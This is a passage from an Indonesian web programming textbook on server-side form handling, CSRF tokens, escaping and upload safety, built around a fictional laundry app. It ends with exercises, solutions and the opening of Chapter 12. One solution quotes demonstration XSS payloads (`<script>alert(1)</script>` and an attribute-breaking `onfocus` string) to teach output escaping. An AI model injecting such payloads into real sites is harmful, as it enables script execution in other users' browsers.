Persetujuan yang bermakna. UU PDP No. 27/2022 di Indonesia mewajibkan persetujuan eksplisit, dan checkbox yang tidak dicentang tidak mengirim apa pun (Subbab 11.4.2). Karena itu formulir persetujuan harus memperlakukan nilai yang tidak ada sebagai *tidak* dan menolak melanjutkan, tidak pernah menganggap *ya* sebagai bawaan. Penghapusan akun, ekspor data, dan penggantian kata sandi juga berupa formulir, masing-masing terlindung dari pemicuan oleh situs lain, dan formulir login dibatasi lajunya agar tidak dapat dipakai menebak kata sandi dengan cepat.

Unggahan dari orang asing. Komunitas *real-time* memungkinkan pengguna mengunggah ulang kiriman beserta foto. Aturan yang sama dengan foto nota Laundry berlaku: tipe berkas ditentukan oleh byte-nya, namanya oleh server, dan berkas hanya disajikan kembali melalui jalur yang terkendali. Setiap tautan yang dikirim di komunitas disaring oleh Link Safety sebelum pengguna lain melihatnya — validasi *makna*, bukan sekadar bentuk.

***Escaping* tanpa pengecualian.** Teks yang ditulis satu pengguna ditampilkan kepada ribuan pengguna lain, ter-*escape* secara bawaan.

Seperti biasa, studi kasus yang dapat dijalankan adalah **Profitina Laundry**, bukan produk sesungguhnya. Yang terbawa adalah bentuknya: masukan yang tidak tepercaya, diperiksa di server; harga atau izin yang dihitung, tidak pernah diterima; keluaran yang di-*escape*; setiap permintaan yang mengubah keadaan membawa bukti bahwa ia berasal dari halaman aplikasi itu sendiri.

11.15 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Masukan berkas di formulir tanpa `enctype="multipart/form-data"`. Server menerima nama berkas tanpa byte-nya, dan tidak ada galat yang muncul di mana pun. Setiap formulir unggah memerlukan `method="post"` dan `enctype` multipart.

Menganggap checkbox yang tidak dicentang sebagai "tidak terkirim berarti galat". Kotak yang tidak dicentang tidak mengirim apa pun. Perlakukan nama yang tidak ada sebagai mati, atau pakai pembantu *framework* yang menambahkan `false` tersembunyi.

Memercayai `required`, `pattern`, dan `maxlength`. Semuanya untuk kenyamanan pengguna. Periksa ulang segalanya di server.

Menerima harga, total, atau peran dari formulir. Kolom tersembunyi sama mudahnya diubah seperti kolom yang tampak. Hitung nilai-nilai semacam itu di server.

Mengikat seluruh entitas. `[BindProperty] public Bill Bill` membiarkan pengirim menetapkan setiap kolom. Ikat hanya kolom yang memang boleh diubah formulir.

Mengurai `2,4` dengan *culture* server. Kode yang sama menghasilkan 2,4 di satu server dan 24 di server lain. Uraikan angka dari pengguna dengan satu aturan yang eksplisit, dan jangan pernah dengan *floating point* biner bila hasilnya akan dibulatkan.

Menjawab POST yang berhasil dengan sebuah halaman. Reload membuat nota kedua. Alihkan setelah setiap POST yang berhasil.

Mencetak nilai ketikan tanpa *escaping*. `<?= $x ?>` di PHP, penggabungan string di Java, `|safe` di Jinja2, `@Html.Raw` di Razor: masing-masing menulis *markup* pilihan orang asing. Lakukan *escaping* pada keluaran, sesuai tempat nilai itu ditulis.

POST tanpa token CSRF. Halaman apa pun di situs mana pun dapat membuat peramban pengguna yang sedang login mengirimkannya. Taruh token di setiap formulir yang mengubah sesuatu, dan periksa token itu sebelum hal lain.

Memakai nama atau *content type* berkas unggahan. Keduanya dipilih pengirim. Periksa byte pertama; buat namanya sendiri; simpan di luar *web root*; sajikan dengan tipe tetap dan `nosniff`.

Mengisi ulang daftar di `Page_Load` pada setiap permintaan (Web Forms). Pilihan pengguna hilang sebelum `Click` berjalan. Bungkus pekerjaan kali-pertama dengan `if (!IsPostBack)`.

Menyimpan rahasia di ViewState, atau mematikan MAC-nya (Web Forms). Base64 dapat dibaca siapa saja, dan ViewState yang tidak terlindungi dapat dipalsukan.

Mengubah properti terikat di *handler* lalu heran mengapa halaman menampilkan nilai lama (Razor Pages). *Tag helper* menampilkan nilai kiriman dari `ModelState`. Hapus entrinya, atau kosongkan `ModelState`, setelah sengaja mengubah nilai yang terikat.

11.16 Ringkasan Bab

Halaman statis adalah berkas; halaman dinamis adalah program (**Gambar 11.1**, **Tabel 11.1**). Halaman dinamis menjalankan kode pada setiap permintaan, dan kode yang membaca, mengubah, dan menulis data bersama harus menjadikan ketiga langkah itu satu (**Kode 11.3**, **Kode 11.5**).

Halaman berkode adalah sebuah kelas. Web Forms membangkitkan kelas dari setiap halaman `.aspx`, dalam model satu berkas atau *code-behind* (**Gambar 11.7**, **Gambar 11.8**); Razor Pages memisah halaman menjadi *view* dan `PageModel`. Setiap permintaan mendapat objek baru.

Formulir mengirim teks, menurut aturan (**Tabel 11.2**, **Tabel 11.3**). Hanya kontrol yang bernama dan aktif yang dikirim; kotak yang tidak dicentang dan tombol yang tidak ditekan tidak mengirim apa pun. GET menaruh pasangan di URL dan tidak boleh mengubah apa pun; POST menaruhnya di badan (**Tabel 11.4**). Ada tiga pengodean: *urlencoded*, dengan biaya menurut Persamaan (11.1); multipart, satu-satunya yang membawa berkas; dan text/plain, yang tidak layak diuraikan (**Tabel 11.6**, **Kode 11.16**, **Kode 11.17**).

Web Forms menyembunyikan HTTP di balik kontrol server, *postback*, dan ViewState (**Gambar 11.10**, **Gambar 11.14**). Kontrol adalah objek dalam sebuah pohon (**Gambar 11.12**, **Gambar 11.13**); halaman mengirim satu-satunya formulirnya ke dirinya sendiri; ViewState membawa keadaan kontrol di kolom tersembunyi yang ukurannya mengikuti Persamaan (11.2); siklus hidup mengatur semuanya (**Gambar 11.15**); *event* dibangkitkan di peramban dan ditangani di server (**Tabel 11.8**, **Tabel 11.9**).

Razor Pages mempertahankan gagasannya dan membuang penyembunyiannya (**Tabel 11.10**). *Model binding* mengisi properti; *tag helper* menulis atribut HTML; *handler* bernama menjawab tombol; tidak ada yang diingat kecuali Anda menaruhnya di formulir (**Gambar 11.16**). Kiriman formulir melewati *routing*, *antiforgery*, pemilihan *handler*, *binding*, validasi, dan *handler* (**Gambar 11.17**), dan kiriman yang berhasil diakhiri dengan pengalihan (**Gambar 11.18**).

Formulir Laundry menghitung harga di server: $u = \lceil w \rceil$ yang dihitung eksak dalam persepuluhan (Persamaan (11.3), Persamaan (11.7)), $P = p_s u$ (Persamaan (11.4)), ekspres sebagai layanan tersendiri dengan biaya tambahan yang diturunkan dari daftar harga (Persamaan (11.5), Persamaan (11.6)). Formulir itu berjalan di Razor Pages, PHP, Java, dan Flask (**Tabel 11.12**).

Keamanan formulir adalah empat kebiasaan: validasi di server, *escaping* pada keluaran, wajibkan token pada setiap POST yang mengubah keadaan (**Gambar 11.22**, Persamaan (11.8)), dan perlakukan unggahan sebagai musuh (**Tabel 11.11**). Dua puluh pemeriksaan menegaskan keempatnya di keempat jalur (**Kode 11.59**).

Formulir HTML didefinisikan oleh standar WHATWG [1], metodenya oleh HTTP [2], dan multipart oleh RFC 7578 [3]. Untuk Web Forms lihat dokumentasi siklus hidup dari Microsoft [7]; untuk Razor Pages, *model binding*, *tag helper*, *antiforgery*, dan unggahan, [9], [10], [11], [12], dan [5]. Penanganan unggahan PHP ada di manualnya [4], server JDK di [13], Flask di [14]. Panduan keamanannya dari OWASP [15], [16], [18]; *cookie* SameSite dispesifikasikan di [17]; Base64 di [8]; CGI di [6]; dan kewajiban data pribadi di UU 27/2022 [19].

11.17 Soal Latihan

11.1 Sebuah formulir memuat: kolom teks `name` bernilai *Ayu*; kolom teks `discount` yang dinonaktifkan; checkbox `extra` dengan nilai *starch* (dicentang), *perfume* (tidak dicentang), dan *hanger* (dicentang); radio button `pay` dengan *cash* terpilih; sebuah kolom tanpa `name`; dan dua tombol kirim `go`, bernilai *send* dan *draft*, dan yang ditekan adalah *draft*. Tuliskan badan *urlencoded* yang dikirim peramban.

11.2 Lakukan *urlencoding* manual terhadap nilai `Rp 36.000 & 2½ kg`, lalu gunakan Persamaan (11.1) untuk meramalkan panjangnya sebelum menghitungnya.

11.3 Sebuah halaman Web Forms menyimpan 1.000 byte keadaan di ViewState. Dengan Persamaan (11.2), berapa karakter yang dimuat `__VIEWSTATE`, dan berapa karakter yang ditambahkan ViewState pada satu *postback* secara keseluruhan, dihitung untuk kedua arah?

11.4 Hitung secara manual, dengan Persamaan (11.7) dan Persamaan (11.4), nota untuk: (a) 4,3 kg *wash & fold*; (b) 1,0 kg *wash & fold* dengan ekspres, beserta biaya tambahannya; (c) 0,1 kg gorden; (d) 3 *bed cover* (S0008, Rp 35.000 per barang). Lalu periksa salah satunya dengan *Calculate price* di jalur mana pun.

11.5 Pada formulir Razor Pages, checkbox `Express` diikat ke `bool`. Nyatakan dengan tepat apa yang dikirim peramban untuk `Express` ketika kotak dicentang dan ketika tidak, dan jelaskan mengapa masukan tersembunyi itu diperlukan.

11.6 Hapus baris `ModelState.Remove(nameof(Amount));` dari **Kode 11.26**. Jumlahnya menampilkan 100.00. Apa yang ditampilkan halaman setelah *+ 10%* ditekan sekali, lalu *+ 10%* lagi, lalu *Buy*? Jelaskan masing-masing.

11.7 Sebuah halaman Web Forms mengisi `lbCarCode` dari basis data di `Page_Load`, tanpa menguji `IsPostBack`. Pengguna memilih *Germany* dan menekan *Show*. Apa isi labelnya, dan mengapa? Gunakan **Gambar 11.15**.

11.8 Pilih GET atau POST, beserta alasannya, untuk: mencari pelanggan menurut nama; menyimpan nota; menyaring nota menurut gerai; logout; mengunggah foto nota; menampilkan nota B2954.

11.9 Di `views/new_bill.php`, ubah `value="<?= h($f['customer'] ?? '') ?>"` menjadi `value="<?= $f['customer'] ?? '' ?>"`. Pemeriksaan mana dalam rangkaian uji yang gagal, dan apa yang kini dapat dilakukan penyerang?

11.10 *Cookie* Laundry bertanda `SameSite=Lax`. Berikan dua alasan mengapa token CSRF tetap diperlukan.

11.11 Seorang kasir mengunggah berkas bernama `receipt.png` yang byte pertamanya `FF D8 FF E0`. Apa yang disimpan server, dengan nama seperti apa, dan dengan *content type* apa berkas itu disajikan? Mengapa itu keputusan yang benar?

11.12 Hapus pemeriksaan CSRF dari jalur Flask (jadikan `if` di `check_csrf` bernilai salah) lalu jalankan rangkaian uji. Ramalkan pemeriksaan mana yang gagal sebelum menjalankannya. Adakah pemeriksaan yang lolos karena alasan yang salah?

11.18 Penyelesaian Soal Latihan

11.1 `name=Ayu&extra=starch&extra=hanger&pay=cash&go=draft`. Kolom yang dinonaktifkan dan kolom tanpa nama tidak dikirim; *perfume* yang tidak dicentang tidak dikirim; hanya tombol yang ditekan yang dikirim. Urutannya mengikuti urutan kontrol di dokumen.

11.2 `Rp+36.000+%26+2%C2%BD+kg`. Nilai itu terdiri atas 18 byte (½ dua byte). Spasi menjadi `+` dan tidak bertambah panjang, titik termasuk karakter yang tetap, dan tiga byte harus di-*escape* — `&`, `C2`, dan `BD` — sehingga $n_e = 3$, $n_s = 15$, dan $L = 15 + 3 \times 3 = 24$. Teks hasil pengodeannya memang 24 karakter, sebagaimana juga dikonfirmasi `urllib.parse.quote_plus` di Python.

11.3 $4\lceil 1000/3 \rceil = 4 \times 334 = 1336$ karakter. Nilai itu dikirim di halaman dan dikirim balik, sehingga setiap *postback* membawanya dua kali: 2.672 karakter, belum termasuk nama kolom dan *urlencoding* atas karakter `+`, `/`, dan `=` di teks Base64, yang dapat menambah panjangnya lagi menurut Persamaan (11.1).

11.4 (a) $t = 43$, $u = \lfloor 52/10 \rfloor = 5$, $P = 8000 \times 5 = 40000$: Rp 40.000. (b) $t = 10$, $u = \lfloor 19/10 \rfloor = 1$; biasa 8000, ekspres 12000, biaya tambahan Rp 4.000, yang tetap 50 % menurut Persamaan (11.6). (c) $t = 1$, $u = \lfloor 10/10 \rfloor = 1$, $P = 15000$: Rp 15.000 — pembulatan ke atas berarti 100 g gorden pun berharga satu kilogram. (d) $u = 3$, $P = 35000 \times 3 = 105000$: Rp 105.000.

11.5 Dicentang: `Express=true&Express=false` — nilai checkbox, lalu nilai masukan tersembunyi; *binding* mengambil yang pertama, `true`. Tidak dicentang: hanya `Express=false`. Tanpa masukan tersembunyi, kotak yang tidak dicentang tidak mengirim apa pun, dan *binding* akan membiarkan properti bernilai apa pun sebelumnya alih-alih menetapkannya menjadi `false`; dengan properti yang bawaannya `true`, halaman tidak akan pernah dapat diberi tahu "tidak".

11.6 Setelah *+ 10%* pertama: teks menampilkan 110.00, karena *view* mencetak propertinya, tetapi masukan tersembunyi masih memuat 100.00 kiriman, karena *tag helper* mengutamakan `ModelState`. Setelah yang kedua: yang terkirim 100.00, sehingga *handler* kembali menghitung 110.00 — jumlahnya macet. Setelah *Buy*: `OnPostBuy` tidak menyentuh `Amount`, yang diikat dari 100.00 kiriman, sehingga teksnya menampilkan 100.00.

11.7 "The selected country has the international car code" tanpa kode. Pilihan kiriman dimuat ke dalam daftar pada `LoadPostData`, sebelum `Load`; lalu `Page_Load` mengisi ulang daftar dari basis data, yang menghapus pilihannya; lalu `Click` berjalan dan mendapati `SelectedItem` bernilai *null*.

Membungkus pengisian itu dengan `if (!IsPostBack)` memperbaikinya, karena ViewState menyimpan item-itemnya di antara *postback*.

11.8 Mencari pelanggan: GET — tidak mengubah apa pun dan hasilnya dapat di-*bookmark*. Menyimpan nota: POST — membuat sesuatu. Menyaring nota: GET — seperti mencari. Logout: POST — mengubah sesi, dan logout dengan GET dapat dipicu oleh tag gambar apa pun di halaman mana pun. Mengunggah: POST — hanya badan POST yang dapat membawa berkas. Menampilkan nota: GET.

11.9 Build ini menjalankannya: `php: 18 passed, 2 failed`, pemeriksaan 05 dan 06. `<script>alert(1)</script>` yang diketik ditulis mentah ke dalam `value="…"`, dan `"` pertama di dalamnya mengakhiri atribut; sedangkan `" autofocus onfocus="alert(1)` menutup atribut dan menambahkan *event handler*. Aturan telah mengubah kedua masukan menjadi huruf besar, yang kebetulan mematahkan panggilan `alert`, karena nama-nama JavaScript peka huruf besar-kecil; penyerang cukup menulis *payload* yang tahan terhadap pengubahan ke huruf besar. Di sini token CSRF kebetulan menutup jalan yang mudah: POST palsu dari situs lain ditolak sebelum formulir digambar ulang, sehingga orang asing tidak dapat membuat halaman memantulkan *payload* ke peramban kasir. Tetapi `h()` yang sama-sama hilang di tempat mana pun nilai *tersimpan* dicetak — nama pelanggan di halaman nota, dimasukkan sekali oleh siapa saja di meja kasir mana saja — akan menjalankan skrip itu di peramban setiap pegawai yang membuka nota tersebut, di bawah *origin* Laundry, mampu membaca halaman-halaman mereka dan bertindak atas nama mereka. *Escaping* tidak boleh bergantung pada keberuntungan di tempat lain. (Versi pertama pemeriksaan 06 membandingkan dengan peka huruf besar-kecil sehingga *tidak* menangkap hal ini; menjalankan percobaan inilah yang menemukan kelemahan pada pengujian itu dan memperbaikinya.)

11.10 Pertama, `SameSite` adalah fitur peramban: peramban lama atau tidak lazim mungkin mengabaikannya, dan server tidak dapat mengetahuinya. Kedua, “situs yang sama” lebih luas daripada “aplikasi yang sama”: halaman di subdomain lain dari situs yang sama, atau skrip sisipan di halaman situs yang sama, tidak tergolong lintas situs, dan `Lax` tidak menghentikannya; token, yang tidak dapat dibaca halaman semacam itu, tetap menghentikannya. (Alasan ketiga: `Lax` tetap mengirim *cookie* pada navigasi GET tingkat atas, sehingga GET yang mengubah keadaan akan terbuka terhadap serangan.)

11.11 Byte-nya menyatakan JPEG, sehingga berkas disimpan sebagai `B2954-` diikuti enam belas digit heksadesimal acak dan `.jpg`, lalu disajikan sebagai `image/jpeg` dengan `nosniff`. Nama dan tipe yang diakui berasal dari pengirim dan diabaikan; byte-lah yang benar-benar akan didekode peramban, sehingga byte-lah yang menentukan. Menyajikannya sebagai `image/png` tidak berbahaya bagi kebanyakan peramban tetapi keliru; menyajikan berkas HTML sebagai gambar adalah hal yang dicegah pemeriksaan ini.

11.12 Build ini menjalankannya: `flask: 16 passed, 4 failed` — pemeriksaan 02, 07, 08, dan 13. Pemeriksaan 02 *menyimpan* B2954 tanpa token; itu membuat rak A03 terisi, sehingga 07 dan 08 ditolak; dan unggahan tanpa token (13) diterima. Pemeriksaan 03 lolos karena alasan yang salah — ditolak karena raknya, bukan karena tokennya — dan 09 lolos dengan menampilkan *flash* peninggalan penyimpanan pada pemeriksaan 02. Pengujian yang lolos hanya membuktikan apa yang diperiksanya.

Daftar Pustaka

[1] WHATWG, *HTML Living Standard*, section 4.10 "Forms". [Online]. Available: https://html.spec.whatwg.org/multipage/forms.html

[2] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022.

[3] L. Masinter, "Returning Values from Forms: multipart/form-data," RFC 7578, IETF, Jul. 2015.

[4] The PHP Group, *PHP Manual*, "Handling file uploads". [Online]. Available: https://www.php.net/manual/en/features.file-upload.php

[5] Microsoft, "Upload files in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/file-uploads

[6] D. Robinson and K. Coar, "The Common Gateway Interface (CGI) Version 1.1," RFC 3875, IETF, Oct. 2004.

[7] Microsoft, "ASP.NET Page Life Cycle Overview," *ASP.NET Web Forms documentation (.NET Framework 4.8)*. [Online]. Available: https://learn.microsoft.com/previous-versions/aspnet/ms178472(v=vs.100)

[8] S. Josefsson, "The Base16, Base32, and Base64 Data Encodings," RFC 4648, IETF, Oct. 2006.

[9] Microsoft, "Razor Pages architecture and concepts in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/razor-pages/

[10] Microsoft, "Model Binding in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/models/model-binding

[11] Microsoft, "Tag Helpers in forms in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/mvc/views/working-with-forms

[12] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *ASP.NET Core documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/security/anti-request-forgery

[13] Oracle Corporation, "Package com.sun.net.httpserver," *Java SE 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[14] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[15] OWASP Foundation, *OWASP Top 10:2021*. [Online]. Available: https://owasp.org/Top10/

[16] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[17] S. Bingler, M. West, and J. Wilander, Eds., "Cookies: HTTP State Management Mechanism," Internet-Draft draft-ietf-httpbis-rfc6265bis, IETF. [Online]. Available: https://datatracker.ietf.org/doc/draft-ietf-httpbis-rfc6265bis/

[18] OWASP Foundation, *File Upload Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

[19] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

Bab 12

Evaluasi dan Pembahasan III: Halaman Server, Formulir, dan *State*, dari JSP hingga Razor Pages

Bab ini tidak menambahkan teknologi baru. Bab ini mengerjakan soal, sebelas buah, masing-masing diselesaikan dari halaman kosong dan masing-masing dijalankan di mesin sungguhan sebelum satu kata pun tentangnya ditulis. Empat soal pertama membentuk satu proyek: situs web untuk Profitina Laundry yang ditulis sebagai Java Server Pages, lengkap dengan model data, delapan fitur yang membuat, membaca, mengubah, dan menghapus data, tampilan yang keindahannya dapat dipertanggungjawabkan dengan angka alih-alih selera, serta bukti, laporan, paket, dan repositori yang mengubah sebuah program menjadi sesuatu yang dapat dipakai orang lain. Tujuh soal lainnya baru, dan masing-masing menyasar satu gagasan dari Bab 9 sampai 11: sebuah halaman Web Forms dan halaman Razor penggantinya; penghitung pengunjung yang kehilangan pengunjung ketika dua orang datang bersamaan, beserta kunci yang mencegahnya; formulir yang aturannya diperiksa di *server* apa pun yang dilakukan peramban; satu halaman dengan dua tombol dan dua *handler*; cek status yang ditulis sekali sebagai *thin client* dan sekali sebagai *fat client*, dengan perbedaannya diperlihatkan di peramban sungguhan; halaman yang sama di lima sistem, PHP, JSP, ASP.NET, Java, dan Python, yang menjawab pertanyaan yang sama dengan angka yang sama; dan formulir yang tidak dapat dikirimkan oleh situs web lain atas nama Anda. Setiap soal diselesaikan dalam teknologi yang menjadi pokoknya, lalu sekali lagi dalam Java dan Python, dan setiap keluaran yang tercetak di bawah sebuah program adalah keluaran yang benar-benar dihasilkan program itu. Di akhir bab Anda akan memiliki metode untuk soal apa pun yang melibatkan halaman di *server*, formulir, dan sejumlah *state*, dan Anda sudah memakainya sebelas kali.

12.1 Titik Tolak Kita

Bab 9, 10, dan 11 memperluas kotak perkakas ke tiga arah, dan ada baiknya perkakas itu dijajarkan di meja sebelum kita mengambilnya. **Tabel 12.1** adalah daftarnya.

Tabel 12.1 Perkakas dari Bab 7 dan Bab 9 sampai 11, serta soal-soal bab ini yang memakainya.

Bab	Apa yang diberikannya	Tempat bab ini memakainya
7 (diingat kembali)	halaman JSP, direktif, *scriptlet*, objek implisit, EL, JSTL, empat *scope*	Soal 12.1 sampai 12.4, 12.10
9	ASP.NET: sintaksis halaman Web Forms (`<%@ Page %>`, `<script runat="server">`, `<%= %>`), *server control*, *validation control*; ASP.NET Core Razor Pages; Rich Internet Application dan AJAX, *thin client* dan *fat client*	Soal 12.5, 12.9
10	Tiga sistem berdampingan: PHP di Apache, JSP di Tomcat, ASP.NET di IIS atau Kestrel; memasang dan menjalankan masing-masing; proyek Razor Pages dan berkas-berkasnya	Soal 12.4, 12.10
11	Halaman statis dan dinamis (penghitung pengunjung), kelas halaman *single-file* dan *code-behind*, *web form*, *web control*, *event* beserta *handler*-nya, *state* aplikasi dan sesi	Soal 12.6, 12.7, 12.8, 12.11

Dua benang merah menjalin keempat bab itu, dan benang itulah yang ditarik bab ini. Yang pertama: **halaman di *server* adalah sebuah program**. Entah ditulis sebagai berkas `.jsp`, `.aspx`, atau `.cshtml`, *server* mengubahnya menjadi sebuah kelas, memanggil satu metode kelas itu sekali untuk setiap permintaan, dan mengirim balik apa yang ditulis metode tersebut. *Markup*-nya hanyalah bagian program yang kebetulan tampak seperti HTML. Yang kedua: **web itu pelupa**. Di antara satu permintaan dan permintaan berikutnya tidak ada yang tersisa, kecuali Anda sengaja menaruhnya di suatu tempat: di basis data, di sesi, di aplikasi, di *cookie*, atau di isian tersembunyi formulir. Web Forms menyembunyikan sifat pelupa ini di balik *ViewState* dan *postback*, sehingga halaman terasa seperti jendela aplikasi desktop; Razor Pages, JSP, dan Flask tidak menyembunyikannya, dan justru karena itu lebih mudah dinalar setelah Anda tahu di mana setiap bagian *state* tinggal.

Bab ini dibangun dalam empat lapis.

1. **Sebuah metode** (Subbab 12.2): enam pertanyaan yang diajukan kepada setiap soal tentang halaman, formulir, dan *state*, sebelum kode apa pun ditulis.
2. **Kasus dan kodenya** (Subbab 12.3): basis data, folder program, mesin JSP kecil yang memungkinkan halaman JSP berjalan di mesin mana pun yang memiliki JDK, dan apa persisnya yang dijalankan.
3. **Sebelas soal yang dikerjakan.** Soal 12.1 sampai 12.4 (Subbab 12.4) membangun proyeknya. Soal 12.5 dan 12.6 (Subbab 12.5) membahas halaman dan *state*, 12.7 dan 12.8 (Subbab 12.6) formulir dan *handler*, 12.9 dan 12.10 (Subbab 12.7) klien kaya dan tiga sistem sekaligus, dan 12.11 (Subbab 12.8) formulir yang tidak dapat dipalsukan.
4. **Subbab penutup**: perbandingan soal-soal, pertemuan gagasan-gagasan itu dengan produk nyata, kesalahan yang sering terjadi, ringkasan, soal latihan, dan penyelesaian lengkapnya.

Setiap soal disusun dengan urutan yang sama, dengan label tebal agar Anda mudah menemukan tempat Anda kembali: **soal**, **Dengan bahasa kita sendiri**, **Rancangan**, penyelesaian dalam teknologi soal itu sendiri, lalu **Java** dan **Python**, **Baris demi baris**, **Penyelesaian keliru yang menggoda**, dan **Uji diri**.

> **CARA MEMAKAI BAB INI.** Bacalah pernyataan sebuah soal, lalu tutup halamannya dan beri diri Anda sepuluh menit: tuliskan URL setiap permintaan, daftarkan isian setiap formulir, dan tentukan di mana setiap bagian *state* akan tinggal. Baru sesudah itu teruskan membaca. Penyelesaian yang sudah Anda gulati sendiri dipahami dengan cara yang tidak pernah dicapai oleh penyelesaian yang hanya dibaca, dan varian *uji diri* di akhir setiap soal memberi tahu apakah gagasannya benar-benar sudah sampai.

12.2 Cara Menghadapi Soal Halaman Server

Soal tentang halaman *server* jarang meminta satu fungsi. Soal itu melukiskan sesuatu yang ingin dilakukan seseorang lewat peramban, "menerima nota", "menampilkan antrean", "menghitung pengunjung", lalu menyerahkan kepada Anda keputusan tentang apa yang berpindah antara peramban dan *server*, apa yang diingat *server*, dan apa yang harus ditolaknya. Pemula mulai dengan menulis halamannya. Justru itulah satu-satunya tempat yang salah untuk memulai, sebab halaman adalah hal *terakhir* yang bergantung pada setiap keputusan. Ajukanlah enam pertanyaan, dengan urutan ini, dan tuliskan jawabannya. Pada soal kecil hal ini memakan lima menit; pada soal besar, inilah rancangannya.

> **DEFINISI.** *Request* (permintaan) adalah satu pesan dari peramban ke *server*: sebuah *metode* (`GET` untuk membaca, `POST` untuk mengubah), sebuah *path* seperti `/Bills/New`, dan *parameter*, baik di *query string* sesudah `?` maupun di badan formulir. *Response* (tanggapan) adalah jawaban *server*: *kode status* (200 OK, 302 *redirect*, 400 *bad request*, 403 *forbidden*, 404 *not found*, 422 *unprocessable*), sejumlah *header*, dan biasanya badan berisi HTML atau JSON [1].

Pertanyaan 1: apa saja permintaannya? Daftarkan setiap permintaan yang diperlukan fitur itu, sebagai metode ditambah *path* ditambah parameter. "Menerima nota" terdiri atas dua permintaan: `GET /Bills/New` menampilkan formulir kosong, dan `POST /Bills/New` dengan isian `CustomerId`, `ServiceId`, `Unit`, `Rack`, dan `OutletId` membuat notanya. Menulis permintaan lebih dulu memaksa keputusan yang biasa dihindari pemula: permintaan mana yang mengubah sesuatu. Permintaan itu harus `POST`, sebab `GET` dapat diulang oleh peramban, mesin pencari, atau pratinjau tautan tanpa ada yang menekan tombol [1].

Pertanyaan 2: di mana setiap bagian *state* tinggal? Untuk setiap nilai yang disentuh fitur itu, pilihlah salah satu dari lima rumah dan tuliskan di sebelah nilainya. *Basis data* menyimpan apa yang harus bertahan lebih lama daripada *server* (nota, harga). *Sesi* menyimpan apa yang menjadi milik satu pengunjung untuk sementara (siapa yang *login*, token anti-pemalsuan). *Aplikasi* menyimpan apa yang dibagi semua pengunjung selama *server* berjalan (salinan sementara daftar harga, sebuah kunci). *Request* menyimpan apa yang diperlukan satu tanggapan lalu dilupakan (daftar baris yang dicetak sebuah halaman). Halaman itu sendiri dapat membawa *state* kembali ke *server* dalam isian tersembunyi; Web Forms menaruh hampir segalanya di sana, dalam ViewState. Soal 12.6 dan 12.8 membahas cara memilih rumah-rumah ini dengan baik.


Pertanyaan 3: siapa boleh melakukan apa? Untuk setiap permintaan, tuliskan siapa yang boleh mengirimnya: siapa saja, pemilik yang sudah *login*, kasir. Pemeriksaannya berjalan di *server* untuk setiap permintaan, sebelum apa pun yang lain. Menyembunyikan tombol adalah kesopanan, tidak pernah perlindungan.

Pertanyaan 4: apa yang harus diperiksa *server*? Setiap nilai yang datang dari peramban adalah klaim, bukan fakta. Atribut `required`, `min`, dan `max` di peramban, serta *validation control* Web Forms yang berjalan di peramban, membantu pengguna yang jujur; *server* memeriksa semuanya lagi, mencari setiap id, dan menghitung sendiri setiap harga. Soal 12.5 dan 12.7 memperlihatkan apa yang terjadi bila tidak demikian.

